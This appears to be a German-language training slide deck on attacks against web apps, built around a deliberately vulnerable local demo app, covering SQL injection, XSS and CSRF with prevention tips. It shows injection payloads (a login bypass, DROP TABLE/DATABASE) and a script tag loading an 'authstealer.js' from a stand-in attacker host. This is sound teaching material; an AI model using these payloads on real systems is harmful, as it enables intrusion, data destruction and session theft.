



# Angriffe auf Web-Apps

Karol Piasecki, Kevin Cebulla, Anton Kießling

# 1. Vorstellung und Einrichtung

## 2. SQL Injection

2.1. Ablauf

2.2. Prävention

2.3. Tutorial


## 3. XSS

3.1. Erklärung

3.2. Prävention

3.3. Tutorial

## 4. (CSRF)



Vorstellung - Chirps



# Chirps

Chirps! Cool User #1 ▾

Compose a new Chirp!

Chirp!

Cool User #2 ... Wed, 07 Dec 2022 10:45:47 GMT  
Hey ich bin jetzt auch bei Chirp!

Cool User #1 ... Fri, 25 Nov 2022 17:23:12 GMT  
Update: das hier ist mein zweiter Chirp!

Cool User #1 ... Sun, 20 Nov 2022 12:04:43 GMT  
Hey, das ist mein erster Chirp!

Chirps! Sign Up

E-Mail



Password

Sign In!

- Simple Web-Anwendung mit
  - Login
  - Registrierung
  - Beiträge erstellen
- Anfällig für SQL-Injection, XSS, CSRF

# Lokale Einrichtung

1. Web-Applikation ist fertig eingerichtet in Downloads\vulnerable-web-app
2. Visual Studio Code öffnen
3. Gerade genannten Ordner öffnen
4. Terminal -> Neues Terminal
5. In das Terminal eingeben: "docker compose up"
6. Warten bis "Press CTRL+C to quit" im Terminal erscheint
7. <http://localhost:8080> in Firefox öffnen





# Bestehende Benutzer der Web-Anwendung

In der Webanwendung sind ein paar Benutzer vordefiniert:

Benutzername	E-Mail	Passwort
user1	user1@email.com	user1
user2	user2@email.com	user2

# Zurücksetzen der Anwendung

Benötigt wenn die Anwendung durch XSS oder SQL-Injection unbrauchbar wird

Schritte um die Anwendung zurückzusetzen:

1. Falls das Terminal nicht sichtbar ist "STRG + ö" drücken
2. STRG + c drücken, um die Anwendung zu stoppen
3. "docker compose down" in das Terminal eingeben
4. "docker compose up" eingeben, um die Anwendung erneut zu starten


```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
vulnerable-web-app-backend-1 | * Running on all addresses (0.0.0.0)
vulnerable-web-app-backend-1 | * Running on http://127.0.0.1:5000
vulnerable-web-app-backend-1 | * Running on http://172.18.0.4:5000
vulnerable-web-app-backend-1 | Press CTRL+C to quit
vulnerable-web-app-backend-1 | * Restarting with stat
vulnerable-web-app-backend-1 | * Debugger is active!
vulnerable-web-app-backend-1 | * Debugger PIN: 144-985-497
^CGracefully stopping... (press Ctrl+C again to force)
[+] Running 3/3
  :: Container vulnerable-web-app-frontend-1 Stopped
  :: Container vulnerable-web-app-database-1 Stopped
  :: Container vulnerable-web-app-backend-1 Stopped
canceled
• [kevin@kevin-laptop vulnerable-web-app]$ docker compose down
[+] Running 4/4
  :: Container vulnerable-web-app-backend-1 Removed
  :: Container vulnerable-web-app-frontend-1 Removed
  :: Container vulnerable-web-app-database-1 Removed
  :: Network vulnerable-web-app_default Removed
○ [kevin@kevin-laptop vulnerable-web-app]$ docker compose up
[+] Running 4/0
  :: Network vulnerable-web-app_default Created
  :: Container vulnerable-web-app-backend-1 Created
  :: Container vulnerable-web-app-frontend-1 Created
  :: Container vulnerable-web-app-database-1 Created
```

# Anleitungen für nachfolgende Übungen

Die Anleitungen stehen im GitHub Repo:

<https://github.com/DreamTexX/vulnerable-web-app>

In dem Unterordner “tutorials”





# SQL Injection





# SQL Injection

- Code Injection Technik
- Ziel: Datenbanken
- Eine der typischsten Attacken auf Web-Apps
- Injektion über Eingabefelder



# Ablauf

## Login



# Ablauf

mail@example.com

Passwort12345



```
SELECT * FROM Users WHERE email = 'mail@example.com' AND password = 'Passwort12345';
```

# Ablauf

' OR TRUE --

SELECT \* FROM Users WHERE email = ' OR TRUE -- AND password =';

# Ablauf

' ; ? --

SELECT \* FROM Users WHERE email = " ; ? -- OR AND password = " ;

DROP TABLE table;  
DROP DATABASE database;


...



# Prävention

- Prepared Statements
  - `SELECT * FROM table WHERE column = ?;`
- Parameterized Queries
  - `SELECT * FROM table WHERE column = %s;`
- Input Validation
- Frameworks

# Tutorial





XSS





# XSS

- Cross-Site-Scripting
- Art der HTML-Injection
- Webseite sendet ungeprüfte Nutzer-Eingaben
- Mögliches einbinden von schädlichem Code



# Ablauf

Gebe einen Kommentar ein...

Kommentieren



# Ablauf

```
<script type = "text/javascript"> alert("Hallo"); </script>
```

Kommentieren

# Ablauf

Gebe einen Kommentar ein...

🌐 127.0.0.1:5500

Hallo


OK



# Prävention

- Validierung der Eingabe
- Input Escaping
- Input Sanitizing/Filtering
- Frameworks

# Tutorial






# CSRF

- Angriff bei dem eine Transaktion ausgelöst wird
  - Transaktion zum Beispiel
    - Login
    - Benutzer anlegen
    - Logout
    - Kommentar verfassen
    - Einstellungen ändern
- Dem Opfer wird eine HTTP-Request untergeschoben




# Ablauf



A search bar with a light gray border and rounded corners. Inside, the word "Search" is written in a light gray font. To the right of the text is a magnifying glass icon.

<http://goodsite.org/search?q=puppies>



A search bar with a light gray border and rounded corners. Inside, the text "<script>alert('Hallo');</script>" is written in a dark gray font. To the right of the text is a magnifying glass icon and a small 'X' icon.

[http://goodsite.org/search?q=<script>alert\('Hallo'\);</script>](http://goodsite.org/search?q=<script>alert('Hallo');</script>)

`puppies<script%20src="http://evilsite.com/authstealer.js"></script>`



# Prävention

- XSS verhindern
- Token Synchronization
- Double-Submitting Cookies
- Frameworks

- [https://www.w3schools.com/sql/sql\\_injection.asp](https://www.w3schools.com/sql/sql_injection.asp)
- [https://it-security-wissen.de/cross\\_site\\_scripting.html](https://it-security-wissen.de/cross_site_scripting.html)
- <https://brightsec.com/blog/csrf-vs-xss/>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.ibm.com/garage/method/practices/code/protect-from-cross-site-scripting/>
- <https://owasp.org/www-community/attacks/csrf>
- [https://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](https://en.wikipedia.org/wiki/Cross-site_request_forgery)